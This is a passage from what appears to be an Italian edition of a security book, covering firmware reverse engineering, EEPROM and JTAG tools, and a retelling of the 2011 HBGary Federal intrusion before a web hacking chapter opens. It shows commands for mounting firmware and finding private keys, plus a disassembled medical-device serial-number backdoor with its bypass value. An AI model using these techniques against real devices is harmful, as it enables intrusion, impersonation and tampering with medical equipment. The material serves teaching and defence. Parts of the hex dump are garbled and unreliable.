suo FCC ID. Questo codice dovrebbe essere stampato sull'apparecchio, sulla confezione o all'interno del manuale. A ogni dispositivo che opera a radiofrequenza negli Stati Uniti deve essere assegnato un FCC ID. Il numero è formato da un codice di assegnatario di tre caratteri e da un numero variabile di altri caratteri. Con questo numero è possibile svolgere una ricerca sul sito della FCC all'indirizzo fcc.gov/oet/ea/fccid/. Il risultato dovrebbe essere costituito dai documenti relativi al dispositivo. Sarebbe bene ottenere informazioni sulle frequenze radio che il dispositivo dovrà utilizzare, oltre a qualche schema interno. Conoscendo le frequenze radio e il tipo di tipo di modulazione utilizzati dal dispositivo, dovrebbe essere possibile effettuare la *decodifica dei simboli*, il livello più basso della decodifica wireless. La decodifica dei simboli è la decodifica dei bit di livello più basso provenienti dal canale wireless sul quale il dispositivo opera, qualcosa di simile ai dati di bus di una linea bus fisica. Le frequenze RF utilizzate dovrebbero essere confermate dal foglio dati per uno dei chip del circuito integrato, dal manuale utente o da una ricerca sul sito di FCC. Con queste informazioni è possibile effettuare la decodifica dei simboli con l'aiuto di un ricevitore radio software, come WinRadio o USRP. Anche con un ricevitore radio software, potrebbe comunque essere necessaria una buona dose di programmazione prima di riuscire a intercettare il flusso dei simboli dell'interfaccia wireless.

Reversing del firmware

Per funzionare, molti dispositivi integrati richiedono una qualche forma di firmware personalizzato. I file del firmware sono aggiornabili sul campo e possono essere caricati dall'utente. Gli aggiornamenti del firmware sono spesso ospitati nei siti dei produttori oppure disponibili su richiesta direttamente dal produttore. Esaminando all'interno i file di firmware si possono trovare parecchie informazioni preziose sul dispositivo, quali le

password predefinite, le porte amministrative e le interfacce di debug. Il modo più rapido per ispezionare i file di firmware è mediante un editor esadecimale come 010 Editor, prodotto da SweetScape Software e mostrato nella Figura 9.19.

La Figura 9.19 illustra l'immagine del firmware caricato nell'editor esadecimale. Dalle decodifiche dell'editor, possiamo indovinare che è utilizzata la crittografia AES.

Un altro utile strumento è IDA Pro, che è indispensabile non solo nel mondo del reverse engineering del software, ma anche quando si esegue il reverse engineering del firmware di qualsiasi dispositivo embedded, dato che supporta oltre 50 famiglie, per un totale di centinaia di migliaia di singoli processori. Spesso l'immagine del firmware è caricata direttamente dal microcontroller e l'esecuzione inizia a un indirizzo fissato, come in un file MS-DOS COM. In IDA Pro ciò si traduce nel determinare il punto di ingresso, cosa che spesso è possibile fare con l'aiuto del datasheet del microcontroller.

Un altro strumento utile per esaminare il firmware personalizzato o il codice binario è il comando `strings` di UNIX. L'utility `strings` stampa tutte le stringhe ASCII dal codice binario. Molti sviluppatori inseriscono come hard code password, key o altre utili informazioni per l'hacker. Di seguito riportiamo output di esempio dell'esecuzione del comando `strings` con alcuni firmware:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
3:BAF0H:	2D	2D	2D	2D	0A	00	00	00	2D	2D	20	41	45	53	20	45	----- AES E
3:BB00H:	43	42	20	65	6E	63	72	79	70	74	69	6F	6E	0A	00	00	CB encryption...
3:BB10H:	65	63	62	5F	65	5F	6B	65	79	3A	20	00	65	63	62	5F	ecb_e_key: .ecb_e_pt : . <- FAIL
3:BB20H:	65	5F	70	74	20	3A	20	00	20	3C	2D	20	46	41	49	4C	ED !!!!. <- pass
3:BB30H:	45	44	20	21	21	21	0A	00	20	3C	2D	20	70	61	73	73ecb_e_ct : .
3:BB40H:	0A	00	00	00	65	63	62	5F	65	5F	63	74	20	3A	20	00	-- AES ECB decry
3:BB50H:	2D	2D	20	41	45	53	20	45	43	42	20	64	65	63	72	79	ption...ecb_d_ke
3:BB60H:	70	74	69	6F	6E	0A	00	00	65	63	62	5F	64	5F	6B	65	y: .ecb_d_ct : .
3:BB70H:	79	3A	20	00	65	63	62	5F	64	5F	63	74	20	3A	20	00	ecb_d_pt : . -- A
3:BB80H:	65	63	62	5F	64	5F	70	74	20	3A	20	00	2D	2D	20	41	ES CBC encryptio
3:BB90H:	45	53	20	43	42	43	20	65	6E	63	72	79	70	74	69	6F	n...cbc_e_key: .
3:BBA0H:	6E	0A	00	00	63	62	63	5F	65	5F	6B	65	79	3A	20	00	cbc_e_iv : . <-
3:BBCBH:	63	62	63	5F	65	5F	69	76	20	3A	20	00	20	3C	2D	20	initial..... <-
3:BBCCH:	69	6E	69	74	69	61	6C	0A	00	00	00	00	20	3C	2D	20	final...cbc_e_pt
3:BBDDH:	66	69	6E	61	6C	0A	00	00	63	62	63	5F	65	5F	70	74	: .cbc_e_ct : .
3:BBEE0H:	20	3A	20	00	63	62	63	5F	65	5F	63	74	20	3A	20	00	-- AES CBC decry
3:BBFFH:	2D	2D	20	41	45	53	20	43	42	43	20	64	65	63	72	79	ption...cbc_d_ke
3:BC00H:	70	74	69	6F	6E	0A	00	00	63	62	63	5F	64	5F	6B	65	y: .cbc_d_iv : .
3:BC10H:	79	3A	20	00	63	62	63	5F	64	5F	69	76	20	3A	20	00	cbc_d_ct : .cbc_
3:BC20H:	63	62	63	5F	64	5F	63	74	20	3A	20	00	63	62	63	5F	d_pt : . -- AES E
3:BC30H:	64	5F	70	74	20	3A	20	00	2D	2D	20	41	45	53	20	45	CB decryption, K
3:BC40H:	43	42	20	64	65	63	72	79	70	74	69	6F	6E	2C	20	4B	C bypass key....
3:BC50H:	43	20	62	79	70	61	73	73	20	6B	65	79	0A	00	00	00	ecb_ct_kcb:
3:BC60H:	65	63	62	5F	63	74	5F	6B	63	62	3A	20	00	00	00	ecb_pt_kcb:	
3:BC70H:	65	63	62	5F	70	74	5F	6B	63	62	3A	20	00	00	00	<- expected....	
3:BC80H:	20	3C	2D	20	65	78	70	65	63	74	65	64	0A	00	00	00	Runtime : %d us
3:BC90H:	52	75	6E	74	69	6D	65	20	20	3A	20	25	64	20	75	73	ec..Not supporte
3:BCA0H:	65	63	0A	00	4E	6F	74	20	73	75	70	70	6F	72	74	65	d...-- AES ECB e
3:BCB0H:	64	0A	00	00	2D	2D	20	41	45	53	20	45	43	42	20	65	ncryption, KC by
3:BCC0H:	6E	63	72	79	70	74	69	6F	6E	2C	20	4B	43	20	62	79	pass key.... -- A
3:BCD0H:	70	61	73	73	20	6B	65	79	0A	00	00	00	2D	2D	20	41	ES ECB decryptio
3:BCE0H:	45	53	20	45	43	42	20	64	65	63	72	79	70	74	69	6F	n, KC 2 level ge
3:BCF0H:	6E	2C	20	4B	43	20	32	20	6C	65	76	65	6C	20	67	65	nerated key....
3:BDO0H:	6E	65	72	61	74	65	64	20	6B	65	79	0A	00	00	00	00	ecb_ct : .ecb_
3:BD10H:	65	63	62	5F	63	74	20	20	20	3A	20	00	65	63	62	5F	pt : . -- AES E
3:BD20H:	70	74	20	20	20	3A	20	00	2D	2D	20	41	45	53	20	45	CB encryption, K
3:BD30H:	43	42	20	65	6E	63	72	79	70	74	69	6F	6E	2C	20	4B	C 2 level genera
3:BD40H:	43	20	32	20	6C	65	76	65	6C	20	67	65	6E	65	72	61	ted key....

Figura 9.19 Visualizzazione del firmware in un editor esadecimale.

```

bootcmd=run setargs; run add${bootfs}; bootn
bootdelay=1
baudrate=115200
ethaddr=00:10:25:07:00:00
mtddids=nand0=Nand
mtdparts=mtdparts=Nand:2M(Boot),24M(FS1),24M(FS2),14M(RW)
addcramfs=setenv bootargs ${bootargs} root=/dev/mtdblock_robbs1 ro
addnfs=setenv bootargs ${bootargs}
ip=${ipaddr}:${serverip}:::${ethport} root=/dev/nfs rw
nfsroot=${serverip}:${rootpath},tcp,nfsvers=3
setargs=setenv bootargs console=ttyS0,0
autostart=yes
ethport=eth0
rootpath=/rootfs
ipaddr=192.168.0.2
serverip=192.168.0.1
bootfs=cramfs
bootcmd=boota

```

Dall'output possiamo vedere che il file system utilizzato è cramfs. Utilizzeremo questa informazioni per esplorare ulteriormente il firmware. Proviamo a montare l'immagine del firmware mediante il comando `mount` di Linux/UNIX:

```

adam@blackbox:/tmp$ sudo mount -o loop -t cramfs
/home/adam/OAA.EAAAA /tmp/cram/
adam@blackbox:/tmp$ cd /tmp/cram
adam@blackbox:/tmp/cram$ ls -al
total 14
drwxrwxrwx 1 7423 178 1476 1969-12-31 16:00 bin
drwxrwxrwx 1 7423 178 284 1969-12-31 16:00 dev
drwxrwxrwx 1 7423 178 584 1969-12-31 16:00 etc

drwxrwxrwx 1 7423 178 16 1969-12-31 16:00 home
drwxrwxrwx 1 7423 178 0 1969-12-31 16:00 images
drwxrwxrwx 1 7423 178 1720 1969-12-31 16:00 lib
drwxrwxrwx 1 7423 178 0 1969-12-31 16:00 media
drwxrwxrwx 1 7423 178 0 1969-12-31 16:00 mnt
drwxrwxrwx 1 7423 178 0 1969-12-31 16:00 nvram
drwx----- 1 7423 178 16 1969-12-31 16:00 opt
drwxrwxrwx 1 7423 178 0 1969-12-31 16:00 proc
drwxrwxrwx 1 7423 178 0 1969-12-31 16:00 pvr
drwxrwxrwx 1 7423 178 640 1969-12-31 16:00 sbin
drwxrwxrwx 1 7423 178 0 1969-12-31 16:00 sys
drwxrwxrwx 1 7423 178 0 1969-12-31 16:00 tmp
drwxrwxrwx 1 7423 178 84 1969-12-31 16:00 usr
drwxrwxrwx 1 7423 178 124 1969-12-31 16:00 var
adam@blackbox:/tmp/cram$
```

Facile come bere un bicchier d'acqua! Per nostra fortuna, questa immagine del firmware non comprendeva alcuna protezione personalizzata, come l'impaccamento, la codifica o la crittografia, che può estendersi dalla totale banalità all'incredibile difficoltà. Da qui siamo liberi di esplorare ulteriormente la distribuzione Linux personalizzata inclusa nel dispositivo e sondare alla ricerca di falle o altre vulnerabilità nel codice binario e nei servizi esposti.

In questo caso, la soluzione più semplice è quella di esplorare il file system alla ricerca di file sensibili, come la chiave pubblica e privata utilizzate nell'autenticazione. Il comando `find` di UNIX ci aiuta a individuare le voci rilevanti. Esaminiamo alcuni dei nomi comuni di chiavi.

```
adam@blackbox:~# find /tmp/cram -name *key
adam@blackbox:~# find /tmp/cram -name *cert
adam@blackbox:~# find /tmp/cram -name *pgp
adam@blackbox:~# find /tmp/cram -name *gpg
adam@blackbox:~# find /tmp/cram -name *der
adam@blackbox:~# find /tmp/cram -name *pem
/tmp/cram/etc/certs/ca.pem
/tmp/cram/etc/certs/clientca.pem
/tmp/cram/etc/certs/priv.pem
```

Bingo! Ora che abbiamo individuato i file delle chiavi pubblica e privata, possiamo falsificare una connessione SSL e agire come dispositivo attendibile su una rete privata. Un altro vettore d'attacco, presente più spesso di quanto si potrebbe pensare, è una backdoor (si spera) involontaria sotto forma di codice di test non rimosso al termine delle attività di sviluppo e di verifica. Tra le collocazioni dove simili appigli si potrebbero trovare vi sono interfacce fisiche nascoste, porte seriali e diagnostiche, codice di sviluppo non più utilizzato. Tra gli esempi reali citiamo l'accesso amministrativo all'acceleratore crittografico NetStructure di Intel, la modalità Debug di Palm OS, o il booter per CD standard che sfruttava una falla nella maschera BIOS di Sega Dreamcast.

Quando un hacker sta tentando il reverse engineering del codice da un IDA o da qualsiasi strumento di debugging a livello di assembly disponibile per la piattaforma, dovrebbe fare attenzione al codice che sembra eludere le misure di sicurezza con dati di autenticazione codificati esplicitamente o con una speciale sequenza di input. Ecco una backdoor di questo tipo individuata nel codice di autenticazione mediante il numero di serie wireless di un dispositivo medicale. Come si può vedere, dopo l'esecuzione dei normali controlli sul numero di serie, viene svolto un secondo controllo sul numero 0x12 0x34 0x56:

```
ROM:00834694 serial_incorrect:
ROM:00834694
ROM:00834694    mov.b  #5, r61
ROM:00834696    mov.b  r61, @word_A06FA6+1:32
ROM:0083469C    mov.b  @serialbyte1:32, r61 ; RF serial byte 1
ROM:008346A2    cmp.b  #0x12, r61      ; is 0x12?
ROM:008346A4    bne    loc_8346BA:8
ROM:008346A6    mov.b  @serialbyte2:32, r61 ; RF serial byte 2
ROM:008346AC    cmp.b  #0x34, r61      ; is 0x34?
ROM:008346AE    bne    loc_8346BA:8
ROM:008346B0    mov.b  @serialbyte3:32, r61 ; RF serial byte 3
ROM:008346B6    cmp.b  #0x56, r61      ; is 0x56?
ROM:008346B8    beq    loc_8346D0:8
```

Una volta scoperta la backdoor è possibile programmare qualsiasi client con questo speciale numero di serie, 0x12 0x34 0x56, e ottenere il controllo totale dell'apparecchio medico, eludendo completamente il meccanismo di sicurezza.

I programmatori di EEPROM

In genere, il modo più facile di arrivare al firmware di molti chip è costituito semplicemente da un programmatore di EEPROM universale. Sul mercato sono presenti molti produttori e altrettanti modelli, per budget che vanno da circa 200 euro per un economico PICSTART plus o ChipMax, ai 1200 euro per un B&K Precision 866B (Figura 9.20), e ancora oltre. In una situazione tipica, una volta identificato il chip corretto del circuito integrato, in genere un microcontrollore, un microprocessore o qualche tipo di chip EEPROM esterno, questo viene agganciato allo zoccolo di lettura e poi tutto si riduce a eseguire il comando `read` dall'applicazione software presente sul lettore EEPROM. Spesso il package del chip è inserito a montaggio superficiale (le cose sarebbero più semplici se il chip fosse lasciato sul PCB). In questo caso, si può utilizzare qualche tipo di adattatore per montaggio superficiale, o il programmatore potrebbe mettere a disposizione un'interfaccia ICSP (*In-Circuit Serial Programming*), in modo da potere intervenire sul chip “in-circuit” sulla scheda. In rete si possono trovare numerose configurazioni per adattatori e connettori ICSP.

Una volta letta l'immagine del firmware, ci sono diverse possibilità. La si può modificare in esadecimale direttamente dall'applicazione del lettore di EEPROM, oppure la si può salvare in un file Intel HEX per poi utilizzarla in altre applicazioni, dato che questo formato è supportato da diversi strumenti di sviluppo. Il formato Intel HEX viene utilizzato fin dagli anni Settanta per memorizzare informazioni binarie, come nel caso della programmazione di microcontrollori ed EPROM.

Dato un file HEX, andare a riscrivere il firmware su un chip è altrettanto semplice. Si tratta solo di caricarlo nel programmatore di EEPROM ed eseguire il comando `write`.



Figura 9.20 Un programmatore di EEPROM B&K Precision 866B con un microcontroller inserito per la programmazione.

Alcuni chip prevedono livelli di sicurezza sia in lettura che in scrittura, che potrebbero impedire di leggere il firmware prima che ne venga effettuata una cancellazione completa, o bloccare i tentativi di scrittura successivi al primo. È meglio verificare sul datasheet la presenza di un eventuale meccanismo di sicurezza, come la protezione contro la lettura della memoria flash. In genere, un “reverse engineer” medio si troverebbe ad avere pochi strumenti per aggirare questo tipo di protezione, ma l’obiettivo potrebbe probabilmente essere raggiunto con l’aiuto di strumenti più avanzati e molto costosi come i FIB, i microposizionatori o i microscopi a effetto tunnel; ma tutto ciò va ben oltre gli scopi di questo libro.

Strumenti di sviluppo per microcontrollori

Tutti i microcontrollori prevedono qualche tipo di strumento di sviluppo. Spesso i produttori dei chip mettono a disposizione questi strumenti gratuitamente. In alternativa, sono disponibili toolchain gratuiti per Linux, molti delle quali sono previsti dai gestori di pacchetti delle principali distribuzioni. Molti file HEX possono essere caricati direttamente nello strumento di sviluppo appropriato per poi essere analizzati, disassemblati ed essere sottoposti a debugging ed emulazione.

Uno di questi gruppi di strumenti è MPLAB IDE, dedicato alla serie di microcontrollori PIC di Microchip. MPLAB IDE è un ambiente di sviluppo per i microcontrollori PIC completamente integrato, con un emulatore software completo, un debugger a riga di comando, un assembler e un compilatore C gratuito opzionale. Il prodotto è anche in grado di integrarsi con diversi dispositivi hardware. Come la maggior parte dei prodotti di questo tipo, MPLAB offre molti tutorial per i principianti. A quanto pare, la maggioranza dei produttori di chip vuole fare il possibile per diffondere i propri prodotti e, per incoraggiare i possibili acquirenti, è pronta a offrire supporto e strumenti gratuiti. Per questo, una volta identificato il chip di controllo principale di un dispositivo, è utile consultare con attenzione il sito web del produttore.

Gli strumenti ICE

Un ICE (*In-Circuit Emulator*) è uno strumento utile per il debugging di un dispositivo hardware in-circuit o mentre il dispositivo è in funzione. Per molti aspetti, questo termine si sovrappone all’interfaccia JTAG (di cui parleremo di seguito), e gli strumenti ICE offrono molte delle stesse funzionalità garantite da JTAG quando questa è supportata da un dispositivo hardware. Il termine *emulatore* è in un certo senso improprio, dato che ormai l’hardware viene emulato di rado. Un ICE, invece, svolge il lavoro di un debugger aprendo una finestra sul funzionamento dell’hardware.

Gli emulatori in-circuit sono essenziali per qualsiasi operazione di debugging seria, perché molti sistemi hardware sono privi degli accessori su cui si svolge l’IO nei computer classici, come schermi e tastiere. Questi emulatori aprono una finestra sui meccanismi interni di un dispositivo hardware, appoggiandosi a tutta la potenza del vostro computer per risolvere qualsiasi problema di debugging. In effetti, senza una qualche forma di ICE, anche il debugging del più semplice problema hardware potrebbe trasformarsi in un’impresa estremamente difficile.

Sfortunatamente, il numero degli strumenti ICE è pari a quello dei chip che li potrebbero utilizzare, per cui trovare lo strumento ICE corretto dipende dalla specifica applicazione di

cui si desidera effettuare il debugging. Tra gli strumenti comuni ci sono il gruppo MPLAB IDE, dedicato alla serie di microcontrollori PIC, e AVR JTAGICE. La cosa migliore da fare, dopo avere identificato il chip di controllo corretto per la piattaforma di interesse, è contattare il produttore o visitare un sito come Newark.com per individuare le soluzioni ICE adatte al proprio scopo.

JTAG

JTAG è il tipo di interfaccia ICE più comune che si possa trovare sui moderni sistemi embedded. JTAG (*Joint Test Action Group*, cfr. en.wikipedia.org/wiki/JTAG) è un'interfaccia di test per le schede a circuiti stampati e per altri circuiti integrati (o IC). In origine JTAG era stata progettata per verificare se le interfacce tra i componenti di una scheda fossero assemblate nel modo corretto. Per questo motivo consente a un hacker di inviare e ricevere segnali a e da ogni IC o componente della scheda. Ciò fa di JTAG una grande risorsa per il debugging di un sistema embedded o di un dispositivo nei casi in cui il reverse engineering non produca risultati. La Figura 9.21 mostra un cavo di periferica USB-JTAG che consente di interfacciare con facilità PC e dispositivi a scopo di debugging a livello hardware.

Sfortunatamente, quando si parla di JTAG, una taglia o una forma non valgono per tutto. Le interfacce JTAG per molti processori embedded comuni (ARM, Altera, MIPS, Atmel) presentano tutte numeri di pin diversi, compresi tra gli 8 e i 20, e configurazioni a fila singola, fila doppia e così via. Ciò può portare alla necessità di costruire o acquistare un cavo JTAG-PC diverso per ogni dispositivo su cui si desidera lavorare. L'interfaccia software utilizzata dipende dal processore o dal dispositivo sottoposto a debugging. Fortunatamente,




Figura 9.21 Cavo da USB a JTAG.

la maggior parte dei produttori fornisce gli strumenti di debugging direttamente con il relativo IDE o con un'altra interfaccia. La Figura 9.22 mostra un'interfaccia JTAG personalizzata su un dispositivo e la Figura 9.23 mostra un “wiggler” JTAG collegato a un dispositivo.

Escludendo gli strumenti dei produttori, è possibile contare su molti progetti open che offrono strumenti con interfaccia verso JTAG per i processori basati su ARM. I più semplici da utilizzare provengono dal progetto OpenOCD, che mette a disposizione i binari per Windows e l'integrazione nell'ambiente di sviluppo Eclipse. Si possono trovare presso yagarto.de.

Decisamente più ambizioso è il progetto UrJTAG, che supporta uno spettro più ampio di interfacce JTAG e di dispositivi. Gli strumenti del progetto sono disponibili presso urjtag.org.




Figura 9.22 Interfaccia JTAG personalizzata.




Figura 9.23 Un economico “wiggler” JTAG connesso a un dispositivo per il debugging.

Riepilogo

Nonostante la continua transizione verso i formati digitali, le informazioni sono ancora tenute dietro serrature tradizionali e in dispositivi hardware, che costituiscono l’ultimo baluardo per la protezione della loro riservatezza, integrità e disponibilità. Speriamo che questo capitolo vi abbia spinto a riconsiderare il vostro programma complessivo di protezione delle informazioni digitali e che includiate le minacce derivanti da attacchi fisici, nonché le molteplici minacce logiche catalogate in questo libro.

Parte IV

Hacking di applicazioni e dati

In questa parte

- **Capitolo 10** Hacking del Web e di database
- **Capitolo 11** Hacking nel mondo mobile
- **Capitolo 12** Le contromisure

In tutti i casi di studio presentati in questo libro abbiamo condiviso i nostri account (resi anonimi) e gli exploit ritrovati nel nostro lavoro per illustrare i veri rischi che si corrono nel mondo reale. In questo caso, invece, desideriamo condividerne con voi un episodio reale e di dominio pubblico, che riguarda un hack capitato nel 2011 e che mise in grande evidenza lo scarso livello di sicurezza delle applicazioni web e le conseguenze per chiunque. Frustrati da ciò che percepivano come un attacco ingiustificato e illiberale nei confronti del loro gruppo, nel 2011 gli attivisti di Anonymous decisamente assunsero l'iniziativa e concentrarono la loro attenzione su un bersaglio, l'amministratore delegato di una piccola startup nel settore della sicurezza, HBGary Federal. L'azienda era legata alla società madre, HBGary, che vendeva software di informatica forense a grandi imprese ed enti pubblici prima dell'acquisizione da parte di ManTech nel 2012. Il gruppo Anonymous si era reso noto con attacchi DoS portati a MasterCard, Visa e altri cosiddetti nemici di WikiLeaks, causando interruzioni del servizio per brevi periodi di tempo, ma per una settimana, nel mese di febbraio 2011, decise di impegnarsi a fare in modo che HBGary diventasse un nome di famiglia, e fosse perfino citato in importanti trasmissioni televisive come *The Colbert Report*, di MSNBC, e *The Daily Show* di Jon Stewart.

Secondo quanto documentato da ArsTechnica.com, il sito web di HBGary Federal utilizzava un sistema CMS (*Content Management System*) creato e personalizzato specificamente per le proprie esigenze. Sfortunatamente, in tale sistema era presente una vecchissima vulnerabilità che consentiva un banale attacco di SQL injection. Sfruttando questa vulnerabilità, il gruppo Anonymous fu in grado di inviare parametri esterni al CMS, facendo in modo che fossero passati tali e quali al database SQL di backend per l'elaborazione. L'URL era <http://www.hbgaryfederal.com/pages.php?pageNav=2&page=27>. Inviando parametri inattesi (e non filtrati), il gruppo fu in grado di ricavare nomi utente, indirizzi email e hash di password memorizzati all'interno del sistema CMS.

Una volta violato il sistema con l'attacco di SQL injection, il gruppo di hacker catturò le hash di password MD5 e le confrontò con le tabelle arcobaleno di password più comuni. Et voilà! Riuscì a scoprire numerose password, tra cui anche quelle del personale. Perché? Perché il personale aveva utilizzato password molto semplici (di soli sei caratteri, con soltanto due numeri obbligatori). Il guaio sarebbe potuto finire qui con una semplice falsificazione del sito web o la compromissione del sistema CMS o del database, ma poiché le password erano usate frequentemente in altri account del personale, il gruppo Anonymous fu in grado di compromettere account Twitter, LinkedIn e perfino altre caselle email.

L'accesso a questi bersagli fu ancora più divertente, ma in realtà il gruppo ottenne soltanto un accesso a livello "utente". Naturalmente lo scopo di ogni bravo hacker è quello di acquisire l'accesso a livello di amministratore o di root, e per raggiungere questo scopo, Anonymous trovò una vulnerabilità non corretta nel sistema di supporto di HBGary. Ottenendo l'accesso SSH al sistema con le password sottratte, gli hacker furono in grado di sfruttare un attacco di scalata di privilegi glibc (seclists.org/fulldisclosure/2010/Oct/257) per arrivare all'accesso di super-user, con cui ebbero la possibilità di divertirsi alla grande. Ma il colpo di grazia fu quello di usare la password dell'amministratore delegato per acquisire privilegi di amministratore per il sistema di gestione dell'email di HBGary (Google Apps), che consentì agli hacker di scaricare i messaggi del personale nelle caselle IMAP. E il resto è storia: il gruppo Anonymous rese pubblici gigabyte di email di molti dipendenti di HBGary.

E tutto a partire da una semplice, unica vulnerabilità ad attacchi di SQL injection.

Hacking del Web e di database

Oggi il World Wide Web è considerato sinonimo di Internet e lo troviamo ovunque nella vita di ogni giorno. La diffusione capillare della banda larga ha spianato la strada ad applicazioni multimediali ricche di contenuti. Le tecnologie Web 2.0 hanno prodotto vasti progressi nell'usabilità, colmando il gap tra client e server ed eliminando di fatto ogni distinzione tra applicazioni locali e remote. Milioni di persone condividono informazioni ed effettuano acquisti sul Web ogni giorno, senza prestare attenzione alla sicurezza del sito che stanno utilizzando. Il mondo è sempre più connesso alla rete: i server web nascono ovunque, passando dalla semplice funzione di ospitare dei siti a quella di interfacciare tutti i tipi di dispositivi, dalle automobili alle macchine per caffè.

Tuttavia, l'enorme popolarità acquisita dal Web ne ha fatto l'obiettivo primario dei malfattori di tutto il mondo. La rapida e continua crescita alimenta le fiamme e, col crescere delle funzionalità affidate ai client dal Web 2.0 e le varie tecnologie HTML5, le cose possono solo peggiorare. Questo capitolo cerca di delineare il fenomeno dell'hacking del Web, e nell'ultima parte descrive anche l'hacking di database, sempre più importante con il continuo aumentare dei dati personali memorizzati in rete.

SUGGERIMENTO

Per un esame più tecnico degli strumenti, delle tecniche e delle contromisure contro l'hacking sul Web, nel classico stile Hacking Exposed, procuratevi il volume *Hacking Exposed Web Applications, Third Edition* (McGraw-Hill Professional, 2010).

In questo capitolo

- **Hacking di server web**
- **Hacking di applicazioni web**
- **Le vulnerabilità più frequenti delle applicazioni web**
- **Hacking di database**

Hacking di server web

Prima di cominciare il nostro soggiorno nelle profondità del web hacking, è necessaria una nota chiarificatrice. Il termine *web hacking*, traducibile in italiano con “hacking del Web”, ha ottenuto popolarità con la crescita di Internet, ma nel tempo è maturato assieme alla tecnologia sottostante. In origine significava sfruttare le vulnerabilità dei server web e dei relativi moduli, non la logica dell’applicativo in sé. Anche se la distinzione spesso è sottile, non dedicheremo molto spazio in questo capitolo ad analizzare le vulnerabilità associate a piattaforme come Microsoft IIS/ASP/ASP.NET, LAMP (Linux/Apache/MySQL/PHP), BEA WebLogic, IBM WebSphere, J2EE e così via.

NOTA

Le vulnerabilità dei server web delle piattaforme più diffuse sono discusse approfonditamente nel Capitolo 4 (Windows) e nel Capitolo 5 (Linux/UNIX). Consigliamo inoltre di consultare *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007) per ulteriori dettagli sull’hacking dei server web in ambiente Windows.

Generalmente questi tipi di vulnerabilità diventano rapidamente di pubblico dominio e possono essere identificati e sfruttati abbastanza facilmente. Un hacker con gli strumenti giusti ed exploit freschi può violare un server web vulnerabile in pochi minuti. In un passato nemmeno troppo lontano, alcuni dei worm più devastanti hanno sfruttato questo genere di vulnerabilità (per esempio, due dei worm più noti nella storia di Internet, Code Red e Nimda, sfruttavano vulnerabilità del server web IIS di Microsoft). Anche se queste vulnerabilità hanno rappresentato facili prede per hacker di ogni livello, il rischio di problemi analoghi si riduce col passare del tempo, per le seguenti ragioni.

- Sia i produttori che la comunità open source stanno imparando dai propri sbagli; prendete come esempio il numero quasi inesistente di vulnerabilità scoperte finora in Microsoft IIS 7.5.
